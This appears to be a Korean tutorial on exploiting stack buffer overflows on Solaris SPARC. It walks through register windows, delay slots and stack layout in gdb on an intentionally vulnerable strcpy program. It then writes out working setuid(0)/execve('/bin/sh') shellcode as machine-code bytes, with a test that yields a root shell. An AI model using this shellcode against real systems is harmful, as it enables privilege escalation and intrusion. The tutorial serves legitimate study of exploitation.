BufferOverflow on Solaris Sparc

by Tyger (nobody4@empal.com)

1. 서문

이 문서에서는 Solaris Sparc에서의 버퍼오버플로우에 대해 다룰 것이다. 버퍼오버플로우에 대한 개념은 이미 알고 있는 걸로 간주하고, Intel x86에서의 버퍼오버플로우와 차이점에 중점을 두고 설명한다.
참고로 Sparc 머신이 없어서 아래의 환경에서만 테스트한 것이므로 다른 환경에선 이 내용과 다른 결과가 나올 수도 있다.
틀린 부분이나 추가할 사항이 있으면 언제든지 메일 보내주시면 감사..^ ^

※ 테스트 환경

```
[sun]uname -a
SunOS sun 5.7 Generic_106541-08 sun4u sparc SUNW,Ultra-60

[sun]gcc -v
Reading specs from /usr/local/lib/gcc-lib/sparc-sun-solaris2.7/2.95.3/specs
gcc version 2.95.3 20010315 (release)

[sun]gdb -v
GNU gdb 4.18
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "sparc-sun-solaris2.7".

[sun]isainfo -kv
64-bit sparcv9 kernel modules
```

2. Sparc Architecture

2-1. register

Sparc의 레지스터는 인텔과 매우 다른 모습을 가지고 있다. 아래 표에서 보듯이 32개의 general purpose register가 있으며 크게 4부분으로 나뉜다.

- global: 함수 호출시에도 값을 그대로 유지한다. 그러므로 어떤 함수에서도 그 값을 참조할 수 있다. 즉 C언어에서 global 변수와 비슷하다고 생각하면 된다. %g0는 항상 0이다. 쓰기가능하지만 어떤 값을 써도 다시 0이 된다.
- output: 함수 호출시 파라미터를 전달하는데 쓰인다.(인텔에선 함수 호출시 전달되는 파라미터를 스택에

push하지만 Sparc에선 %o0 - %o5 register에 들어간다. 6개 이상의 파라미터를 전달하는 경우는 드물겠지만 이럴 경우엔 스택을 통해 전달한다.) 함수를 호출하면 호출한 함수의 output register는 호출된 함수의 input register가 된다. %o6는 stack pointer의 주소를 %o7은 return address를 갖는다.

- input: 전달된 파라미터를 받는데 쓰인다. %i6는 frame pointer address를 %i7은 return address를 갖는다. (나중에 설명하겠지만 실제 return address는 %i7의 주소값+8이 된다.)
- local: 함수 호출시 호출된 함수는 자신의 local register를 갖는다. 이 값은 함수 내에서만 쓰이고 다른곳엔 영향을 미치지 않는다. 즉 C언어에서 local 변수와 비슷하다고 생각하면 된다.

%g0	(r00)	always zero		
		%g1	(r01)	[1] temporary value
		%g2	(r02)	[2] global 2
	global	%g3	(r03)	[2] global 3
		%g4	(r04)	[2] global 4
		%g5	(r05)	reserved for SPARC ABI
		%g6	(r06)	reserved for SPARC ABI
		%g7	(r07)	reserved for SPARC ABI
		%o0	(r08)	[3] outgoing parameter 0 / return value from callee
		%o1	(r09)	[1] outgoing parameter 1
		%o2	(r10)	[1] outgoing parameter 2
	out	%o3	(r11)	[1] outgoing parameter 3
		%o4	(r12)	[1] outgoing parameter 4
		%o5	(r13)	[1] outgoing parameter 5
		%sp, %o6	(r14)	[1] stack pointer
		%o7	(r15)	[1] temporary value / address of CALL instruction
		%l0	(r16)	[3] local 0
		%l1	(r17)	[3] local 1
		%l2	(r18)	[3] local 2
	local	%l3	(r19)	[3] local 3
		%l4	(r20)	[3] local 4
		%l5	(r21)	[3] local 5
		%l6	(r22)	[3] local 6
		%l7	(r23)	[3] local 7
		%i0	(r24)	[3] incoming parameter 0 / return value to caller
		%i1	(r25)	[3] incoming parameter 1
		%i2	(r26)	[3] incoming parameter 2
	in	%i3	(r27)	[3] incoming parameter 3
		%i4	(r28)	[3] incoming parameter 4
		%i5	(r29)	[3] incoming parameter 5
		%fp, %i6	(r30)	[3] frame pointer
		%i7	(r31)	[3] return address - 8

2-2. pipeline

Sparc은 성능향상을 위해 pipeline을 사용한다. 한 instruction이 cycle을 끝마칠때까지 기다리지 않고 바로 다음 instruction을 실행한다. 첫 instruction의 address는 %pc(program counter)에 저장되고 다음 instruction address는 %npc에 저장된다. %pc의 사이클이 종료되면 %npc의 사이클이 %pc로 이동하고 다음 instruction이 %npc로 이동하는걸 프로세스가 종료될때까지 반복한다. 하지만 여기서 문제가 발생할 수 있는데, 예를들어 다음 instruction을 수행할려면 앞선 instruction의 결과값이 필요한 경우가 있다. 하지만 파이프라인에 의해 2 instruction이 동시에 실행되므로 문제가 발생한다. 그래서 delay slot이 생기는데 다음을 보자. 이건 뒤에서도 나올 test의 disasemble의 일부이다.

```
0x1095c <main+24>:      ld   [ %o1 ], %o0
0x10960 <main+28>:      call   0x10920 <copy>
0x10964 <main+32>:      nop
0x10968 <main+36>:      ret
```

중간에 보면 copy 함수를 호출하는데 그 다음 instruction도 동시에 실행된다. 만약 그 다음 instruction에서 copy 함수의 결과값을 필요로 한다면 문제가 발생한다. 그러므로 실행순서가 바뀌게 되는 call. jmpl, branch instruction 뒤에는 보통 어떠한 동작도 하지 않는 nop instruction을 주는데 이 3 instruciton 다음에 오는 instruction을 delay slot 이라 한다.

또 앞에서 말한 return address=%i7+8에 대해 알아보자. copy를 호출하면 끝마치고 return할 주소가 copy내 %i7에 들어가는데 위에서 보면 0x10960이 들어간다. 인텔 x86과 다른 점이 x86에선 call 다음 주소(여기서 본다면 0x10964)가 return address가 되는데 Sparc은 다르다. 그러므로 copy를 끝마치고 return하게 될 주소는 그 다음은 delay slot으로 의미없는 것이므로 그다음인 0x10968이 된다. (%i7을 'AAAA'로 overwrite했는데 %pc가 0x41414149가 되서 한참을 고민한 적이 있다.-_-)

2-3. instruction

x86의 instruction 크기는 1-4바이트로 제각각이지만 Sparc에선 모두 4바이트로 일정하다. 그러므로 쉘코드도 4의 배수 크기가 되며 nop도 4바이트이다. x86의 nop은 0x90으로 1바이트이지만 Sparc의 nop은 4바이트이므로 exploit시 리턴어드레스가 nop의 중간(nop 전체의 중간이 아니라 4바이트중 중간)에 떨어지면 segmentation fault가 나며 쉘이 안떨어지게 된다. 그러므로 Sparc에서 exploit시 리턴어드레스가 정확히 nop 첫바이트 주소를 가르키도록 주의해야한다.

많은 instruction이 있지만 버퍼오버플로우를 이해하는데 필요한 것만 알아보자.(보다 자세히 알고 싶으면 아래 참고문헌을 참고하라.)

- save: 예전 stack pointer를 새 함수에서 사용할 스택의 frame pointer로 설정하고 8개의 input/local register 값을 스택에 저장한다.(여기서 호출한 함수의 output register가 input register로 맵핑된다.) 각 레지스터의 크기는 4바이트이므로, save하기 전에 프로세서는 64바이트 공간을 스택의 맨위에 할당한다.
- restore: 가장 최근의 save에 의해 행해졌던 것들을 반대로 restore한다. 즉 save와 정반대의 동작을 한다고 보면 된다.
- ret: %pc를 %npc(%i7+8)로 설정한다.

2-4. stack structure

[sun]cat test.c

```
------------------------------
#include "dumpcode.h"
dumpcode((char *)buf,400);
void copy(char *in)
{
char buf[256];
strcpy(buf,in);
}

main(int argc,char *argv[])
{
copy(argv[1]);
}
-------------------------------
```

[sun]gcc -o test test.c –ggdb

버퍼오버플로우 취약점을 가진 매우 간단한 프로그램이다. gdb를 통해 Sparc의 스택구조를 살펴보자.

```
[sun]gdb -q test
(gdb) disas main
Dump of assembler code for function main:
0x10944 <main>: save   %sp, -112, %sp                ! 112바이트 스택을 잡고 %l*/%i* register를 넣는다
0x10948 <main+ 4>:         st   %i0, [ %fp +  0x44 ]   ! 첫번째 파라미터인 argc를 [%fp+ 0x44]에 넣는다.
0x1094c <main+ 8>:         st   %i1, [ %fp +  0x48 ]   ! 두번째 파라미터인 argv를 [%fp+ 0x48]에 넣는다.
0x10950 <main+ 12>:        mov    4, %o0                ! %o0에 4를 넣는다.
0x10954 <main+ 16>:        ld   [ %fp +  0x48 ], %o2  ! argv를 %o2에 load
0x10958 <main+ 20>:        add    %o0, %o2, %o1        ! 4+ %o2=argv[1]
0x1095c <main+ 24>:        ld   [ %o1 ], %o0           ! argv[1] address를 %o0에 load
0x10960 <main+ 28>:        call   0x10920 <copy>     ! copy() call
0x10964 <main+ 32>:        nop                          ! delay slot
0x10968 <main+ 36>:        ret                         ! return
0x1096c <main+ 40>:        restore                     ! restore stack
End of assembler dump.
(gdb) b *0x10944
Breakpoint 2 at 0x10944: file test.c, line 8.
(gdb) r `perl -e 'print "A"x400'`
Starting program: /home/tyger/study/bof/test `perl -e 'print "A"x400'`

Breakpoint 2, main (argc=0, argv=0x0) at test.c:8
8           {
(gdb) i r i0 i1 i2 i3 i4 i5 fp i7
```

```
i0              0x0        0
i1              0x0        0
i2              0x0        0
i3              0x0        0
i4              0x0        0
i5              0x0        0
fp              0xffbefb60         -4261024
i7              0x0        0
(gdb) i r o0 o1 o2 o3 o4 o5 sp o7
o0              0x2        2                  <- 첫번째 파라미터인 argc=2
o1              0xffbefbc4         -4260924 <- 두번째 파라미터인 argv pointer
o2              0xffbefbd0         -4260912 <- 환경변수 포인터
o3              0x20b80    134016              <- **environ
o4              0x0        0
o5              0x0        0
sp              0xffbefb60         -4261024 <- 현재(main()호출전) 스택포인터
o7              0x107e8    67560               <- main() 종료후 return address
(gdb) x/2x $o1
0xffbefbc4:     0xffbefca4         0xffbefcba
(gdb) x/s 0xffbefca4
0xffbefca4:         "/home/tyger/study/bof/test" <- argv[0]
(gdb) x/s 0xffbefcba
0xffbefcba:         'A' <repeats 200 times>... <- argv[1]
(gdb) x/x $o2
0xffbefbd0:     0xffbefdbb                  <- 환경변수 시작 주소
(gdb) x/2s 0xffbefdbb
0xffbefdbb:         "HOME=/home/tyger"
0xffbefdc9:         "HOSTNAME=sun"
(gdb) x/x $o3
0x20b80 <environ>:          0xffbefbd0          <- **environ, %o2 주소를 갖는다.
(gdb) si                                        <- save instruction 실행
0x10948 8           {
(gdb) i r i0 i1 i2 i3 i4 i5 fp i7
i0              0x2        2
i1              0xffbefbc4         -4260924
i2              0xffbefbd0         -4260912
i3              0x20b80    134016
i4              0x0        0
i5              0x0        0
fp              0xffbefb60         -4261024   <- 예전 sp가 fp가 됨.
i7              0x107e8    67560
(gdb) i r o0 o1 o2 o3 o4 o5 sp o7
```

```
o0              0x0         0
o1              0x0         0
o2              0x0         0
o3              0x0         0
o4              0x0         0
o5              0x0         0
sp              0xffbefaf0          -4261136   <- main()의 sp=예전 sp-112(0x70)
o7              0x0         0
(gdb) x/8wx $sp                                 <- %l0 ~ %l7이 sp부터 차례데로 들어간다.
0xffbefaf0:     0x00000000      0x00000000      0x00000000      0x00000000
                    %l0
0xffbefb00:     0x00000000      0x00000000      0x00000000      0x00000000
                                                                    %l7
(gdb) x/8wx $sp+32                              <- %i0 ~ %i7이 그다음에 들어간다.
0xffbefb10:     0x00000002      0xffbefbc4      0xffbefbd0      0x00020b80
                    %i0
0xffbefb20:     0x00000000      0x00000000      0xffbefb60      0x000107e8
                                                    %fp             ret-8
```

save instruction(save %sp, -112, %sp)을 실행하니 예전 sp(stack pointer)를 fp(frame pointer)로 만들고 main()에서 사용하기 위해 스택 공간을 112바이트 만큼 잡고 sp부터 차례데로 %l*와 %i* 레지스터가 들어감을 볼수 있다. 여기서 %fp(%i6)는 main()의 fp 주소를 갖고 있으며 %i7은 main() 종료후 return할 ret address-8 주소를 갖는다. ret-8에 대해 더 자세히 알아보면 main()은 _start()에 의해 call되는데 바로 main()을 call할때의 주소가 바로 %i7에 담긴 0x000107e8이다. call instruction이후엔 delay slot이 들어가므로, main() 종료후 retrurn address는 0x000107e8+8이 된다.

```
(gdb) x/2x $fp+0x44
0xffbefba4:     0x00000000      0x00000000
(gdb) si                                        <- st  %i0, [ %fp + 0x44 ] 실행
0x1094c in main (argc=0, argv=0xffbefb60) at test.c:8
8       {
(gdb) x/2x $fp+0x44
0xffbefba4:     0x00000002      0x00000000          <- argc=2가 [%fp+0x44]에 저장되있음.
(gdb) si                                        <- st  %i1, [ %fp + 0x48 ] 실행
main (argc=2, argv=0xffbefbc4) at test.c:9
9       copy(argv[1]);
(gdb) x/2x $fp+0x44
0xffbefba4:     0x00000002      0xffbefbc4      <- *argv[]의 주소가 [%fp+0x48]에 저장되있음.

(gdb) x/112x $fp
0xffbefb60:     0x00000002      0xffbefbc4      0x00000000      0x00000000
main()'fp=_start()'sp
```

```
0xffbefb70:     0x00000000      0x00000000      0x00000000      0x00000000
0xffbefb80:     0x00000000      0x00000000      0x00000000      0x00000000
0xffbefb90:     0x00000000      0x00000000      0x00000000      0x00000000
0xffbefba0:     0x00000000      0x00000002      0xffbefbc4      0x00000000
                                ^ ^ ^ ^ ^ ^ ^   ^ ^ ^ ^ ^ ^
                        ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~(snip)
```

_start()의 %l*와 %i* register가 들어가 있는 64바이트+ struct pointer 4바이트 이후에 main()에 전달해줄 파라미터 값이 들어가 있는 걸 볼수 있다.

```
(gdb) b *main+ 28
Breakpoint 2 at 0x10960: file test.c, line 9.
(gdb) i r o7
o7              0x0     0
(gdb) si
0x10954 9         copy(argv[1]);
(gdb) i r o7
o7              0x0     0
(gdb) si
0x10958 9         copy(argv[1]);
(gdb) i r o7
o7              0x0     0
(gdb) si
0x1095c 9         copy(argv[1]);
(gdb) i r o7
o7              0x0     0
(gdb) si

Breakpoint 2, 0x10960 in main (argc=2, argv=0xffbefbc4) at test.c:9
9       copy(argv[1]);
(gdb) i r o7
o7              0x0     0
(gdb) si
0x10964 9         copy(argv[1]);
(gdb) i r o7
o7                  0x10960   67936      <- %o7이 call <copy> 주소인 0x10960으로 바뀜. copy()의 save instruction 이후 이 값은 copy() 스택의 %i7위치에 들어가며 copy() 종료후 ret 주소는 0x10960+ 8이 됨.(call <copy> 이후 nop instruction은 delay slot으로 들어간 것이므로 그다음인 0x10968 <main+ 36>:       ret 으로 return하게 된다. 그러므로 copy()의 return address는 %i7+ 8이 되는 것이다.)

(gdb) i r i0 i1 i2 i3 i4 i5 fp i7
i0              0x0     0
```

```
i1              0x0        0
i2              0x0        0
i3              0x0        0
i4              0x0        0
i5              0x0        0
fp              0xffbefb60         -4261024
i7              0x0        0
(gdb) i r o0 o1 o2 o3 o4 o5 sp o7
o0              0x2        2
o1              0xffbefbc4         -4260924
o2              0xffbefbd0         -4260912
o3              0x20b80    134016
o4              0x0        0
o5              0x0        0
sp              0xffbefb60         -4261024
o7              0x107e8    67560
(gdb) disas copy
Dump of assembler code for function copy:
0x10920 <copy>: save   %sp, -368, %sp
0x10924 <copy+4>:       st   %i0, [ %fp + 0x44 ]
0x10928 <copy+8>:       add   %fp, -272, %o1
0x1092c <copy+12>:      mov   %o1, %o0
0x10930 <copy+16>:      ld   [ %fp + 0x44 ], %o1
0x10934 <copy+20>:      call   0x20a94 <strcpy>
0x10938 <copy+24>:      nop
0x1093c <copy+28>:      ret
0x10940 <copy+32>:      restore
End of assembler dump.
(gdb) i r pc
pc              0x10964    67940          <- nop instruction(delay slot). pipeline에 의해 바로 copy()로 실행흐
                                              름이 바뀌지 않고 nop instruction을 실행함을 알 수 있다. 즉, call
                                              실행후 바로 그 다음 instruction을 실행
(gdb) si
copy (in=0x0) at test.c:2
2       {
(gdb) i r pc
pc              0x10920    67872          <- 드디어 copy()로 실행흐름이 바뀜.
(gdb) i r o0 o1 o2 o3 o4 o5 sp o7
o0              0xffbefcba         -4260678
o1              0xffbefbc8         -4260920
o2              0xffbefbc4         -4260924
o3              0x0        0
```

```
o4              0x0         0
o5              0x0         0
sp              0xffbefaf0        -4261136   <- main()의 sp, save   %sp, -368, %sp를 위해 필요함.
o7              0x10960   67936
(gdb) i r i0 i1 i2 i3 i4 i5 fp i7                  <- main()의 %o*이 copy()의 %i*으로 바뀐걸 알수 있다.
i0              0x2         2
i1              0xffbefbc4        -4260924
i2              0xffbefbd0        -4260912
i3              0x20b80   134016
i4              0x0         0
i5              0x0         0
fp              0xffbefaf0        -4261136   <- main()의 sp가 copy()의 fp가 됨.
i7              0x107e8   67560              <- copy()의 ret-8
(gdb) b *(copy+ 28)
Breakpoint 1 at 0x1093c: file test.c, line 5.
(gdb) x/96x $sp
0xffbef8f0:     0x00020b54      0x00000000      0x00000000      0x00000000
                  %l0
0xffbef900:     0x00000000      0x00000000      0x00000000      0x00020a08
                                                                  %l7
0xffbef910:     0xffbefc2a      0xffbefb38      0xffbefb34      0x00000002
                  %i0
0xffbef920:     0xff333938      0xff2a01c0      0xffbefa60      0x00010960
                                                  %fp             %i7
0xffbef930:     0x00000000      0x00000000      0x00000000      0x00000000
0xffbef940:     0x00000000      0xffffffff      0xff3b0000      0xffbeffd6
0xffbef950:     0x41414141      0x41414141      0x41414141      0x41414141
                  buf[0]          buf[1]
0xffbef960:     0x41414141      0x41414141      0x41414141      0x41414141
0xffbef970:     0x41414141      0x41414141      0x41414141      0x41414141
0xffbef980:     0x41414141      0x41414141      0x41414141      0x41414141
0xffbef990:     0x41414141      0x41414141      0x41414141      0x41414141
0xffbef9a0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffbef9b0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffbef9c0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffbef9d0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffbef9e0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffbef9f0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffbefa00:     0x41414141      0x41414141      0x41414141      0x41414141
0xffbefa10:     0x41414141      0x41414141      0x41414141      0x41414141
0xffbefa20:     0x41414141      0x41414141      0x41414141      0x41414141
0xffbefa30:     0x41414141      0x41414141      0x41414141      0x41414141
```

0xffbefa40: 0x41414141 0x41414141 0x41414141 0x41414141
0xffbefa50: 0x41414141 0x41414141 0x41414141 0x41414141
0xffbefa60: 0x41414141 0x41414141 0x41414141 0x41414141
copy()'s fp=main()'fp
(gdb)
0xffbefa70: 0x41414141 0x41414141 0x41414141 0x41414141
0xffbefa80: 0x41414141 0x41414141 0x41414141 0x41414141
0xffbefa90: 0x41414141 0x41414141 0x41414141 0x41414141
^ ^ ^ ^ ^ ^ ^ <-main()의ret overwrite

buf[]에서 336바이트를 덮어 씌우니 main()의 ret(실제론 ret-8)가 overwrite 되었다.

※ 여기서 유심히 살펴본 사람은 한가지 중요한 점을 발견했을 것이다. copy()의 ret가 저장되는 주소가 buf[]의 주소보다 낮은 주소에 위치한다는 것이다. 즉 copy()내의 buf[]를 overflow시켜도 copy()의 ret를 바꿀수가 없다!!!
그러므로 한 함수로만 이뤄졌다던가 호출한 함수에 우리가 오버플로우 시킬 공간이 없다면 Sparc에선 버퍼오버플로우가 불가능하다.(정확히 말해서 오버플로우는 가능할지라도 return address를 overwrite할 수가 없다.)
즉, 다음과 같은 프로그램은 오버플로우 취약점을 갖고 있고 x86에선 오버플로우가 가능하지만 Sparc에선 불가능하다.

```
int main(int argc,char *argv[]) {
char buf[256];
strcpy(buf,argv[1]);
}
```

위의 결과를 토대로 스택 구조를 그려보자.

low address high address

%l0 | %l7	%i0 | %i5	%i6 (%fp)	%i7 (ret)	struct pointer	outgoing parameter	padding	local variable	temporary
sp 32byte	24	4	4	4	24	4	n*8	16 fp

위의 main()함수에서 보면 아무런 것도 하지 않고 단지 copy()만 call했는데도 112바이트의 스택공간을 잡는걸 볼 수 있다.(save %sp, -112, %sp) save instruction은 최소 112바이트를 할당하는 것 같다(?).
앞에서도 말했듯이 save instruction은 함수내에서 사용될 local/input register를 위해 64바이트를 할당한다.(32+ 24+ 4+ 4) 여기서 %i6는 frame pointer 주소를 %i7은 return address-8의 주소를 갖는다. 그다음 4바이트는 return시 structure pointer이며 그다음 24바이트는 전달해줄 6개의 파라미터가 들어간다. 전달해줄 파라미터가 없음에도 불구하고 항상 24바이트를 할당한다. 6개 이상일 경우엔 4바이트 단위로 추가로 할당된다. 마지막의 16바이트는 컴파일러가 임시로 쓰는 공간이다. 여기까지를 모두 합하면 32+ 24+ 4+ 4+ 4+ 24+ 16=108바이트이다. 그런데 Sparc에선 8바이트 정렬을 하므로 4바이트의 padding이 들어간다.(112%8=0) 또한 local 변수를 위한 공간도 8바이트 단위로 할당된다. 그러므로char buf[12]; 로 12바이트를 잡았더라도 실제 스택엔 16바이트가 할당된다.
이제 쉘코드를 만들어보자.

3. Shellcode

```
[sun]cat shell.c
-------------------------
#include <stdio.h>
main() {
char *sh[2];
sh[0]="/bin/sh";
sh[1]=NULL;
execve(sh[0],sh,NULL);
}
-------------------------------------------------------------------------------
[sun]gcc -ggdb -static -o shell shell.c

[sun]gdb -q shell
(gdb) disas main
Dump of assembler code for function main:
0x10208 <main>: save   %sp, -120, %sp
0x1020c <main+4>:       sethi   %hi(0x16800), %o1
0x10210 <main+8>:       or   %o1, 0x110, %o0       ! 0x16910 <_lib_version+8>
0x10214 <main+12>:      st   %o0, [ %fp + -24 ]
0x10218 <main+16>:      clr   [ %fp + -20 ]
0x1021c <main+20>:      add   %fp, -24, %o1
0x10220 <main+24>:      ld   [ %fp + -24 ], %o0
0x10224 <main+28>:      clr   %o2
0x10228 <main+32>:      call   0x10320 <execve>
0x1022c <main+36>:      nop
0x10230 <main+40>:      ret
0x10234 <main+44>:      restore
End of assembler dump.
(gdb) disas execve
Dump of assembler code for function execve:
0x10320 <execve>:       mov   0x3b, %g1
0x10324 <execve+4>:     ta   8
0x10328 <execve+8>:     bcc   0x1033c <_exit>
0x1032c <execve+12>:    sethi   %hi(0x15400), %o5
0x10330 <execve+16>:    or   %o5, 0x20c, %o5       ! 0x1560c <_cerror>
0x10334 <execve+20>:    jmp   %o5
0x10338 <execve+24>:    nop
End of assembler dump.
(gdb)
```

sparc assembly를 처음 접한다면 다소 생소할 것이므로 sparc assembly와 친해질겸 대충 설명해보자.

0x10208 <main>: save %sp, -120, %sp
stack frame을 잡아주는 부분이다. main에서 120바이트의 스택을 잡아주고 있다.

0x1020c <main+4>: sethi %hi(0x16800), %o1
sethi는 주소를 지정할때 주로 쓰이는 명령인데, 전체 32비트의 내용중에서 상위 22비트를 지정한다. 위 명령에 의해서 %o1 레지스터에 0x00016800 값이 저장된다. sethi명령으로는 상위 22비트 밖에 지정할수 없기 때문에 바로 다음에 or 명령으로 추가하는 것이 보통이다.

0x10210 <main+8>: or %o1, 0x110, %o0 ! 0x16910 <_lib_version+8>
or 명령은 말그대로 OR 연산을 하는 명령어이다. sparc assembly에서 세 인자를 가지면 첫번째, 두번째 인자는 계산되는 값이 되고, 마지막 인자에 저장하는 형태를 갖는다. 그러므로 위의 연산은 위에서 sethi로 22비트를 받아놓은 %o1 레지스터의 값에 0x110과 or 연산을 해서 %o0 레지스터에 저장하는 것이다. 즉 0x16800+0x110=0x16910이 %o0 레지스터에 들어가게 된다.

0x10214 <main+12>: st %o0, [%fp + -24]
st instruction은 레지스터에 있는 값을 메모리에 저장해 주는 명령으로 %o0 레지스터에 있는 값(0x16910)을 %fp(frame pointer)레지스터로 부터 -24만큼 떨어진 곳에 저장한다.

0x10218 <main+16>: clr [%fp + -20]
clr 명령은 0으로 리셋하는 명령으로 %fp 레지스터로 부터 20 떨어진 곳을 0으로 만든다.

0x1021c <main+20>: add %fp, -24, %o1
%fp 레지스터에 있는 값에서 24를 뺀 값을 %o1 레지스터에 저장한다.

0x10220 <main+24>: ld [%fp + -24], %o0
ld instruction은 메모리에 있는 값을 레지스터에 저장해주는 명령으로, 위에서 fp-24 위치에 넣어두었던 값 0x16910을 %o0 레지스터에 로딩한다.

0x10224 <main+28>: clr %o2
%o2 레지스터를 0으로 리셋한다.

여기까지 보면 0x16910 이 주소에는 “/bin/sh”이라는 문자열이 있고
(gdb) x/s 0x16910
0x16910 <_lib_version+8>: "/bin/sh"
이 주소를 %fp-24에 넣어줬으므로 %o0에는 %fp-24가 가리키는 값이 들어가고 %o1에는 %fp-24의 주소값이 들어가고 %o2에는 NULL이 들어가게 된다.
execve(sh[0],sh,NULL); 의 3인자가 각각 %o0,%o1,%o2에 들어가는 셈이 된다.

0x10228 <main+32>: call 0x10320 <execve>
execve 함수를 호출한다.

이제 execve code를 살펴보자.

0x10320 <execve>: mov 0x3b, %g1
0x10324 <execve+4>: ta 8
이 부분이 execve의 핵심이다. %g1 레지스터에 0x3b 값을 넣고 ta 8로 system trap을 호출한다. 리눅스 x86쉘코드를 만들때 보면 %eax 레지스터에 시스템콜 넘버를 넣고 int $0x80으로 system trap을 하는데 이와 매우 유사하다. 0x3b는 10진수로 59이고 execve의 시스템콜 넘버이다. (시스템 콜은 /usr/include/sys/syscall.h 참고)

이제 필요한 설명은 다 끝났다. %o0에 "/bin/sh₩0"의 포인터를 넣어주고 %o1에는 이 문자열에 대한 포인터의 포인터를 넣어주고 %o2에는 null을 %g1에는 0x3b를 넣어주면 된다. 이 과정대로 쉘코드를 만들어보자.
[sun]cat asmsh.c
```
---------------------------
main() {
__asm__("
        set 0x2f62696e,%l0
        set 0x2f736800,%l1
        sub %sp,16,%o0
        sub %sp,8,%o1
        xor %o2,%o2,%o2
        std %l0,[%sp-16]
        st %o0,[%sp-8]
        st %g0,[%sp-4]
        mov 59,%g1
        ta 8
");
}
---------------------------
```
한줄씩 살펴보자.
위의 2줄은 0x2f6269("/bin")을 %l0 레지스터에, 0x2f736800("/sh₩0")를 %l1 레지스터에 넣는다.
%sp에서 16을 뺀값을 %o0에 넣는다. 이것은 나중에 "/bin/sh₩0"를 가르키게 된다.
%sp에서 8을 뺀값을 %o1에 넣는다. 이것은 나중에 "/bin/sh₩0" 포인터의 포인터가 된다.
%o2에 0이 들어간다.
std instruction은 double word만큼 레지스터의 값을 메모리에 저장한다. 그러므로 %l0와 %l1에 있는 값 "/bin/sh₩0"가 %sp-16 위치에 들어간다. 이 위치는 %o0에 들어가 있는 주소이므로 결국 위에서 말한데로 %o0는 "/bin/sh₩0"를 가르키게 된다.
%o0의 값을 %sp-8 위치에 저장한다. 그러므로 %o1은 "/bin/sh₩0" 포인터의 포인터가 된다.
%g0의 값을 %sp-4 위치에 저장한다. 앞의 레지스터 부분에서 설명했듯이 %g0는 항상 0값을 가진다. 그러므로 %sp-4에 0이 들어간다. 이것은 clr [%sp-4]와 같다. 둘중 어떤 것을 써도 상관없다.
이것으로 쉘코드가 완성되었다. 하지만 쉘코드를 만들어본 사람은 setuid(0)를 추가해야 된다는 걸 알 것이다. 솔라리스에서도 setuid(0)를 추가하지 않으면 자기 자신의 쉘이 떨어진다. 위에서 자세히 설명했으니 바로 만들어보자.
```
xor %o1,%o1,%o0
mov 23,%g1
ta 8
```
여기서 한가지 주의할 점은 %o0에 0을 넣어야 하는데 xor %o0,%o0,%o0를 하면 안된다. 어짜피 %o0에 0이 들어


가긴 하지만 나중에 머신코드를 뽑아보면 0이 들어가게 된다. 쉘코드에 0이 들어가면 안된다는 건 모두 잘 알것이다.
자. 이제 드디어 쉘코드가 모두 완성되었다. 머신코드를 뽑아서 잘 동작하나 테스트해보자.

```
 [sun]cat code.c
#include<stdio.h>

char sh[]= /* size: 56bytes */
/* setuid(0)   */
"₩x90₩x1a₩x40₩x09₩x82₩x10₩x20₩x17"
"₩x91₩xd0₩x20₩x08"
/* execve() */
"₩x21₩x0b₩xd8₩x9a₩xa0₩x14₩x21₩x6e"
"₩x23₩x0b₩xdc₩xda₩x90₩x23₩xa0₩x10"
"₩x92₩x23₩xa0₩x08₩x94₩x1a₩x80₩x0a"
"₩xe0₩x3b₩xbf₩xf0₩xd0₩x23₩xbf₩xf8"
"₩xc0₩x23₩xbf₩xfc₩x82₩x10₩x20₩x3b"
"₩x91₩xd0₩x20₩x08";

main() {
void(*f)()=(void *)sh;
printf("size: %d bytes₩n",strlen(sh));
f();
---------------------------------------------
[sun]gcc -o code code.c
[sun]chmod u+ s code
[sun]./code
size: 56 bytes
# id
uid=0(root) gid=5(tyger)
```


잘 작동하는 것 같다. 이제 실제 익스플로잇을 해보자.

4. exploit

